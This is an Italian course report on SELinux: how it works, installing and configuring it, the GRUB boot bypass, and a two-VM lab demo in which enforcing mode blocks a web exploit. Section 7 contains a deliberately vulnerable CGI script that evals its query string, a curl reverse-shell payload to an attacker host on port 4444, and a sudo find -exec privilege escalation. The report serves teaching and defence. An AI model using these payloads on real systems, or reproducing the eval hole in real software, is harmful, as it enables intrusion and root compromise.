

Security Enhanced Linux

Federica Ardizzone

Internet Security 2026

Indice

1	Consegna	2
2	Fase di Ricerca	2
2.1	Funzionamento di SELinux	2
3	Installazione	4
3.1	Installazione su Fedora, RHEL	4
3.2	Installazione su sistemi Debian-based	4
3.3	Installazione su sistemi Arch-based	6
4	Configurazione	6
5	Esempi di utilizzo	6
5.1	Contesti	6
5.2	Enforcing	7
5.3	Booleani	7
5.4	SEManage	8
5.5	Denials to Policy - Modifica di una policy dopo divieto	8
6	Bypass at Boot	9
7	Fermare un Web Exploit - Apache2 vulnerabile	9
7.1	VirtualBox Network setting	9
7.2	Macchina vittima	10
7.3	Vulnerabilità	10
7.4	Macchina Attaccante	11
7.5	Scenario senza l'utilizzo di SELinux	11
7.5.1	SELinux - Permissive	11
7.5.2	Privilege Escalation	11
7.6	Mitigazione attacco: SELinux Enforcing	13
8	Conclusioni	14

1 Consegna

La consegna di questa minichallenge è di portare una demo di Installazione di SELinux: esporne funzionamento, installazione, configurazione su diverse distribuzioni, e come tale software possa essere bypassato. La consegna inoltre prevede la configurazione del programma per risolvere un attacco, evitare l'exploit di una vulnerabilità via web.

2 Fase di Ricerca

Prima di tutto, per rendermi conto delle funzionalità offerte dal programma, ho fatto una ricerca per rendermi conto di cosa fosse e come funzionasse Security Enhanced Linux (SELinux in breve). Tramite la repository GitHub ufficiale del progetto SELinux¹, il Manuale dell'Amministratore Debian², la Arch Wiki³ il sito di RedHat⁴, ho trovato diverse risorse⁵⁶ tra cui references tecniche, e presentazioni e articoli per formarmi sull'argomento, prima di procedere all'utilizzo pratico del programma.

2.1 Funzionamento di SELinux

Ho quindi appreso cosa sia SELinux, e la differenza tra DAC (Discretionary Access Control, Default su sistemi Linux) e MAC (Mandatory Access Control, implementato da SELinux). SELinux è una architettura software di sicurezza per sistemi Linux, permette di definire permessi aggiuntivi e più granulari, e di poter implementare policies di sicurezza, su processi file o sockets, sia a livello kernel che a livello user. E' un sistema di controllo degli accessi obbligatorio costruito sull'interfaccia LSM (Linux Security Modules) di Linux.

Funziona da ulteriore livello di Autorizzazione ad un sistema, il suo funzionamento è legato a labels associati a processi, files, e risorse. Il kernel interroga SELinux prima di ogni chiamata di sistema per sapere se il processo sia autorizzato ad eseguire una data operazione.

La sicurezza di un sistema senza SELinux (**Discretionary Access Control**) dipende dalla correttezza del kernel, da tutti i privilegi delle applicazioni e da ogni loro configurazione. Ad esempio, la root ha accesso incontrastato sul sistema.

Al contrario in un sistema che integri SELinux (**Mandatory Access Control**),

¹<https://github.com/selinuxproject>

²<https://debian-handbook.info/browse/it-IT/stable/sect.selinux.html>

³<https://wiki.archlinux.org/title/SELinux>

⁴<https://www.redhat.com/en/topics/linux/what-is-selinux>

⁵https://major.io/wp-content/uploads/2013/05/demystifying_selinux.pdf

⁶https://www.youtube.com/watch?v=_WOKRaM-HI4

la sicurezza dipende dalla correttezza del kernel e dalle configurazioni delle **politiche di sicurezza**.

Ho quindi inoltre appreso solo con permessi root si possono modificare le policy di sicurezza di cui SELinux applica enforcement. Quindi SELinux protegge dalla compromissione di processi non privilegiati: Non protegge da un attaccante che ha già ottenuto root. Il tipo di difesa che otteniamo con SELinux è una prevenzione: cerchiamo di limitare Privilege Escalation a monte.

Le azioni devono essere autorizzate sia dai tipici permessi UNIX (le triple owner-user-group), sia dai permessi Security-Enhanced, applicati dal software in questione. Le autorizzazioni SELinux avvengono tramite l'**Access Vector Cache**, la quale permette a SELinux di non creare immenso overhead a causa delle chiamate di sistema, permettendo di non consultare costantemente l'intera policy. La cache di decisioni già prese viene caricata in memoria così da fungere, appunto, da Cache. (**dominio_sorgente**, **tipo_destinazione**, **classe_oggetto**) - Viene utilizzata una bitmask per rappresentare tutti i permessi possibili. Inoltre, occorre notare che la AVC non sia permanente: viene svuotata quando si carica un nuovo modulo, si cambia un booleano o la modalità di utilizzo di SELinux.

SELinux ha tre modalità di utilizzo. La modalità **Disabled**, dove la protezione è disattivata, e il sistema non tiene log. La modalità **Permissive**, la quale permette l'utilizzo del sistema senza fermare alcuna funzionalità, tuttavia, avendo una policy caricata, tiene un log delle esecuzioni incompatibili con le policy caricate. Tale modalità è utile in fase di configurazione, per poter rendersi conto di quali funzionalità normali di sistema dovrebbero essere incorporate nella policy di sistema o meno, e permettere ad un utente di modificare la policy senza che nulla venga bloccato. La modalità **Enforcing** prevede l'attivazione vera e propria della policy caricata; l'enforcement delle regole è attivo, e tentativi di esecuzioni o behaviour non previsti dalla policy vengono bloccati dal sistema, e loggati.

Un kernel Linux che integri SELinux impone politiche di Controllo di accesso obbligatorie che limitano i programmi degli utenti, i software di sistema dei server, l'accesso ai file e alle risorse di rete. Limitando i permessi al minimo, sui sistemi Linux, riduce la possibilità di fare danni se programmi risultano difettosi o compromessi. Ciò è noto in letteratura come **Least privilege principle**.

Il mapping tra i file e i contesti di sicurezza è chiamato **etichettatura** o labeling. Durante l'accesso, all'utente viene assegnato un contesto di sicurezza predefinito (a seconda dei ruoli che dovrebbe essere in grado di assumere) a seconda del quale si può attuare il discrimen secondo le regole stabilite dalla policy. Tale contesto di sicurezza definisce il dominio corrente di un processo mandato in esecuzione da un utente, e di conseguenza il dominio che tutti i relativi processi figli saranno in grado di acquisire. Per quanto riguarda la

nomenclatura: di solito viene chiamato "dominio" il contesto di sicurezza assegnato ad un processo in esecuzione, e "tipo" il contesto assegnato ad una risorsa con cui il dominio si troverà ad interagire.

Una **Policy** di SELinux è formata da più **moduli**. Ogni modulo è una unità di regole che copre un dominio. La policy SELinux è un insieme di regole che dicono quali domini possono interagire con quali tipi, e in che modo.

Aggiungere moduli ad una policy è semplice, anche tramite auditing di behaviours precedentemente bloccati, tramite l'uso dei comandi `audit2why` e `audit2allow`. Tuttavia, la rimozione di un modulo potrebbe comportare policies con fallacie o inconsistenze, quindi è consigliato utilizzare cautela. Il comando citato, `audit2why`, permette di avere una spiegazione human-readable dei comandi bloccati in precedenza, mentre `audit2allow` permette di generare un modulo, eventualmente applicabile ad una policy, che permetterebbe l'azione precedentemente bloccata.

Per impostazione predefinita, un programma eredita il relativo dominio dall'utente che lo ha eseguito, ma la politica standard di SELinux si aspetta che i programmi considerati 'più importanti' per il funzionamento del sistema vengano eseguiti in domini dedicati. Per ottenere ciò, questi eseguibili sono etichettati con un tipo univoco (per esempio `ssh` è etichettato come `ssh_exec_t`, e quando il programma parte, automaticamente passa al dominio `ssh_t`). Questo meccanismo automatico di transizione di dominio permette di concedere esclusivamente i diritti richiesti da ciascun programma. (Tale compartimentalizzazione è ancora nello spirito del principio dei privilegi minimi.)

Inoltre, è possibile gestire parte della policy di sicurezza attraverso l'uso dei **Booleani**, ovvero una serie di comportamenti codificati a cui è possibile assegnare `true` o `false`, in base alla decisione di voler ammettere o meno tale comportamento all'interno del sistema, e quindi prevederlo nella policy. E' un metodo di gestione della policy che permette la modifica di alcuni comportamenti in maniera più semplice, senza dover modificare un intero modulo al bisogno.

3 Installazione

3.1 Installazione su Fedora, RHEL

Security-Enhanced Linux dovrebbe già essere installato di default.

3.2 Installazione su sistemi Debian-based

Possibile installare tramite il package manager.

```
# apt install selinux-basics selinux-policy-default auditd
```




Figura 1: DAC and MAC Permissions Flow Chart

3.3 Installazione su sistemi Arch-based

Non nativo. E' possibile utilizzare il seguente metodo per procedere all'installazione, oppure utilizzare AUR (generalmente sconsigliato)

1. `$ git clone https://github.com/archlinuxhardened/selinux.git`
2. `$ cd selinux`
3. `$ ./recv_gpg_keys.sh`
4. `$ ./build_and_install_all.sh`

4 Configurazione

`selinux-activate` automatizza le operazioni di setup e fa in modo che avvenga la labeling al riavvio seguente. Un altro metodo manuale tratta di modificare il file di configurazione del bootloader GRUB per aggiungere i parametri desiderati. Un modo semplice per farlo è quello di modificare la variabile `GRUB_CMDLINE_LINUX` in `/etc/default/grub` e di lanciare `update-grub`.

Attivando SELinux per la prima volta, è preferibile non selezionare subito la modalità **enforcing**, poiché è probabile che il sistema applichi le etichette in modo errato, con conseguenti problemi all'avvio del sistema. La sottoscritta ha avuto una pratica dimostrazione di ciò alla fine della lezione del 21-04-26, quando avendo attivato SELinux in modalità **enforcing** prima di avere correttamente settato le policies in maniera di aggiungere ad essa i moduli delle normalissime funzionalità di sistema, la macchina virtuale di Linux Mint si sia speditamente piantato in asso. Controllare la sezione "Denials to Policy - Modifica di una policy dopo divieto".

Per forzare la rietichettatura automatica del filesystem da parte del sistema, è consigliato di creare nella directory principale un file vuoto denominato `.autorelabel` e poi eseguire il riavvio. Se il sistema presenta troppi errori, il riavvio deve essere effettuato in modalità **permissive** affinché vada a buon fine. Una volta che la rietichettatura è stata completata, è possibile impostare SELinux in modalità **enforcing** modificando `/etc/selinux/config` e procedere con il riavvio, oppure eseguendo il comando `setenforce 1` con permessi di `root`.

5 Esempi di utilizzo

5.1 Contesti

Contesto di sicurezza attuale

```
$ id -Z
```

Contesto di sicurezza di un processo

```
$ ps axZ | grep [NOME_PROCESSO]
```

Tipo assegnato ad un file

```
$ ls -Z [NOME_FILE]
```

Tipi delle ports

```
$ netstat -tnlpZ
```

Cambia contesto in base alla nuova posizione nel filesystem

```
restorecon -vR [folder]
```

Mostrare le statistiche della Access Vector Cache

```
# cat /sys/fs/selinux/avc/cache_stats
```

5.2 Enforcing

Attivare il permissive mode temporaneamente

```
setenforce 0
```

Attivare l'enforcing mode temporaneamente

```
setenforce 1
```

Permanentemente

Aggiungere enforcing=1 in /etc/default/grub e lanciare il comando # update-grub

Attiva audit log service

```
systemctl restart auditd.service oppure service auditd restart
```

5.3 Booleani

Listare tutti i policy booleans

```
getsebool -a
```

Mostrare uno specifico booleano

```
getsebool httpd_can_network_connect
```

Settare un booleano

```
# setsebool httpd_can_network_connect on
```

Settarlo permanentemente

Usare la flag -P

5.4 SEManage

Controllare quali porte siano autorizzate per HTTP

```
# semanage port -l | grep http
```

Aggiungere una porta ad esse

```
# semanage port -a -t http_port_t -p tcp 8080
```

Riverificare #semanage port -l | grep http

5.5 Denials to Policy - Modifica di una policy dopo divieto

Quali moduli policy sono caricati? E quanti?

```
semodule -l | head -20 - mostro i primi 20
```

```
semodule -l | wc -l - conto la quantità
```

Leggere denials generati

```
sudo ausearch -m avc -ts recent
```

Piping it in audit2why per avere una spiegazione human-readable

```
sudo ausearch -m avc -ts recent | audit2why
```

Generare il modulo da applicare alla policy che permetterebbe quell'azione

```
sudo ausearch -m avc -ts recent | audit2allow -M nome_modulo
```

Cosa contiene?

```
cat nome_modulo.te
```

Lo carico:

```
sudo semodule -i nome_modulo.pp
```

Cambio idea, lo rimuovo:

```
sudo semodule -r nome_modulo
```

Dunque il giusto procedimento è questo: SELinux blocca qualcosa: scrive un *denial* in `/var/log/audit/audit.log`. E' possibile leggerlo tramite `sudo ausearch -m avc -ts recent`, e capire il perché e cosa sia entrato in conflitto con la policy effettuando la pipe dell'ultimo comando menzionato, in `audit2why`. Se voglio permettere qualcosa, quindi tramite `audit2allow` posso generare un modulo policy che permetterebbe delle azioni precedentemente vietate. Devo poi compilarla e caricarla nel kernel.

6 Bypass at Boot

SELinux può essere bypassato al boot, modificando un parametro di avvio del kernel attraverso grub. Bisogna quindi - se necessario - tenere premuto il tasto che permette di far apparire la schermata di scelta tra le distro, e premere "e" per poter editare la linea di grub. Per disabilitare SELinux occorre editare la linea corrispondente in `selinux=0` e poter far partire il sistema operativo (premendo **CTRL+X** in questa maniera. Partirà con SELinux in modalità Disabled (Disabilitata).⁷ Il fatto che SELinux sia bypassabile al boot porta a riflettere sul fatto che sia un software che non garantisca una copertura di sicurezza nel caso in cui un attaccante possa avere accesso al dispositivo fisico: tuttavia, può essere intesa come una misura per poter bilanciare l'usabilità di un sistema con la sicurezza offerta.

7 Fermare un Web Exploit - Apache2 vulnerabile

In questa minichallenge ho anche creato un 'toy' web exploit creando un web server estremamente minimale sulla mia macchina virtuale "vittima" (Linux Mint), il quale presentava, nella directory esposta, uno script bash con una (voluta) vulnerabilità. Tramite un'altra macchina virtuale (con sistema operativo ParrotOS) ho quindi cercato di sfruttare tale vulnerabilità per effettuare un attacco, e farmi dare dalla macchina vittima una shell. Ho presentato la demo di questo attacco in aula.

I due scenari di attacco nelle due circostanze hanno avuto esito diverso: è stato possibile mostrare che SELinux non permetteva all'attacco di andare a buon fine: l'utilizzo di SELinux ha bloccato l'attacco con successo. Invece, disabilitandolo era possibile ottenere nell'attaccante una shell, ed eventualmente (se fossero presenti ulteriori vulnerabilità sulla macchina vittima) effettuare privilege escalation.

7.1 VirtualBox Network setting

Ho a questo proposito fatto in modo di assegnare alle macchine virtuali la interfaccia di rete NatNetwork invece della default (NAT) che VirtualBox gli avrebbe dato: questo perché altrimenti il software Virtualbox avrebbe assegnato ad entrambe le macchine il medesimo indirizzo IP. E' stato sufficiente entrare nella schermata di gestione "Network" di Virtualbox e creare un NatNetwork, assegnare un prefisso IP, e (nelle impostazioni delle due macchine virtuali che ho usato nella dimostrazione) assegnare tale rete ad entrambe, generando anche un nuovo MAC Address per evitare ulteriori problemi di configurazione.

⁷<https://unix.stackexchange.com/questions/503702/how-to-disable-selinux-using-grub>

7.2 Macchina vittima

Per prima cosa ho quindi installato un web server (apache2, versione 2.4.58) sulla macchina virtuale Linux Mint (versione 22.3) e ho abilitato il modulo Common Gateway Interface, il quale permette l'esecuzione di codice in seguito ad una richiesta HTTP. Creo quindi la directory nella quale porre il codice eseguibile e vulnerabile.

Controllo la versione di Apache2 installata

```
$ apache2 -v
```

Abilito il modulo CGI

```
$ sudo a2enmod cgi
```

Creo le cartelle necessarie e il file vulnerabile

```
# sudo mkdir -p /usr/lib/cgi-bin && vim /usr/lib/cgi-bin/vuln.sh
```

Rendo il codice eseguibile

```
# chmod +x /usr/lib/cgi-bin/vuln.sh
```

Faccio ripartire il server Apache2

```
# systemctl restart apache2
```

Testo se il server funzioni correttamente localmente

```
curl http://localhost/cgi-bin/vuln.sh
```

7.3 Vulnerabilità

```
1  #!/bin/bash
2  echo "Content-type: text/html" # http header
3  echo ""
4  echo "oops..."
5  eval "$(echo "$QUERY_STRING" | sed 's/cmd=/' | python3 -c "import
  → sys,urllib.parse;print(urllib.parse.unquote(sys.stdin.read()))")"
```

Questo codice si aspetta di eseguire la GET in arrivo da una richiesta HTTP. Esegue `cmd` rimuovendo (tramite `sed`) il prefisso `cmd=` che altrimenti altrimenti inserirebbe, e successivamente, `urllib.parse.unquote()` opportunamente importato esegue parsing dell'URL encoding in arrivo su `stdin` (traduce dei caratteri, ad esempio `%20` in spazio, così da avere il comando in chiaro, non più codificato tramite in URL). Infine, `eval "$()"` esegue una stringa data, il che è il punto critico della vulnerabilità.

7.4 Macchina Attaccante

Ho dunque preparato la mia macchina attaccante, ovvero una macchina virtuale su cui ho caricato il sistema operativo ParrotOS Security (versione 7.1). Con la supposizione che l'ip della macchina vittima sia noto, ()Ho inanzitutto aperto un terminale che ho posto in listening tramite `netcat` (`nc`), il quale rimane in attesa di connessioni sulla porta `4444`.

Con un'altro terminale, ho quindi scritto il comando che permette di sfruttare la vulnerabilità contenuta nella macchina vittima.

```
curl"http://IP_VITTIMA/cgi-bin/vuln.sh?cmd=bash%20-i%20%3E%26%20/dev/tcp/IP_ATTACCANTE/4444%200%3E%261"
```

La payload è `bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1`. Il mio scopo è di farmi dare una shell interattiva e di instaurare una connessione TCP verso la porta in ascolto, aperta sull'altro terminale, `4444`.

7.5 Scenario senza l'utilizzo di SELinux

E' stato possibile osservare che l'utilizzo o meno di SELinux ha modificato l'esito del tentativo di aprire una shell nel sistema.

7.5.1 SELinux - Permissive

`setenforce 0` sulla vittima: Scenario con SELinux settato in modalità permissive.

`getenforce` sulla vittima per mostrare quindi all'aula la modalità in cui la macchina vittima stia operando.

In questo caso l'exploit va a buon fine. L'attaccante riesce ad ottenere una shell sulla propria macchina. 2 3

7.5.2 Privilege Escalation

Nel caso in cui ci sia una vulnerabilità più grave sul sistema della macchina vittima, è possibile effettuare privilege escalation, e arrivare ai permessi di root. Ho provato questa cosa in aula: poniamoci quindi nel caso in cui la vittima modifichi cosa si possa fare con `sudo` e chi ne abbia i permessi.

```
# visudo, e (malauguratamente) aggiunge in fondo www-data ALL=(ALL) NOPASSWD: /usr/bin/find. Si tratta solo di un comando find dopotutto... no?
```




Figura 2: Screenshot della macchina attaccante




Figura 3: Diagramma di Flusso 1: Attacco andato a buon fine

```

bash: no job control in this shell
www-data@fed-VirtualBox: /usr/lib/cgi-bin$ sudo find . -exec /bin/bash \; -quit
<r/lib/cgi-bin$ sudo find . -exec /bin/bash \; -quit
whoami
root

```

Figura 4: Privilege Escalation andata a buon fine




Figura 5: Diagramma di Flusso 2: Mitigazione

L'attaccante sulla propria macchina, una volta ottenuta la shell ha facoltà di poter chiedersi cosa possa agire con sudo: `sudo -l` Si rende conto che quindi non ha bisogno di inserire password per utilizzare il comando find. L'attaccante esegue quindi privilege escalation tramite una `-exec` nascosta nel comando find.

7.6 Mitigazione attacco: SELinux Enforcing

E' invece stato evidente come utilizzare SELinux in modalità Enforcing abbia fermato l'attacco. L'attaccante riceve quindi una risposta HTTP 403: non viene permesso a `www-data` di poter aprire una connessione TCP con la porta in ascolto sull'attaccante, impedendo l'attacco.

```

type=AVC msg=audit(1777989057.011:262): avc: denied { name connect }
for pid=3202 comm="vuln.sh" dest=4444 scontext=system_u:system_r:htt
pd_t:s0 tcontext=system_u:object_r:kerberos_master_port_t:s0 tclass=tc
p_socket permissive=1

Was caused by:
The boolean httpd_can_network_connect was set incorrectly.
Description:
Determine whether httpd scripts and modules can connect to the
network using TCP.

Allow access by executing:
# setsebool -P httpd_can_network_connect 1

```

Figura 6: Logs in seguito alla violazione

8 Conclusioni

Durante il corso di questa minichallenge, ho messo mano a software tecnico utile al fine di aumentare il livello di sicurezza di un sistema, e ho imparato come gestire policy di sicurezza, creare e caricare sul mio sistema moduli da allegarvi, e poter gestire il sistema in maniera più agile tramite la gestione in booleans che SELinux offre. Ho dovuto anche informarmi su come poter creare un exploit via web, sulle potenziali vulnerabilità delle richieste HTTP e CGI del tipo mostrato nella dimostrazione, e su potenziali metodi di privilege escalation una volta che un soggetto possa accedere ad una shell: avendo imparato quindi i vettori di attacco, ho utilizzato SELinux, il focus di questa minichallenge, come strumento di difesa e mitigazione, e di protezione del sistema da attacchi, e contestato che funzioni, anche nel caso di un amministratore di sistema che abbia volutamente introdotto nel sistema delle vulnerabilità a fini didattici.

Ciò mi ha dato una visione, sebbene in questo momento limitata allo *scope* di questa minichallenge, di uno scenario "toy" di attacco e di una risposta di difesa. Ho avuto l'opportunità quindi di mostrare all'aula le funzionalità del software studiato, e una demo del funzionamento.

Inoltre, tramite il presente report, ho potuto avere l'opportunità di creare un documento-report del lavoro svolto in LaTeX, coltivando skills (sia il riassumere e rielaborare il lavoro svolto affinché altri possano trarne giovamento, sia l'utilizzo di LaTeX) piuttosto utili ai fini di logging, knowledge-transfer, e altro, in diversi settori.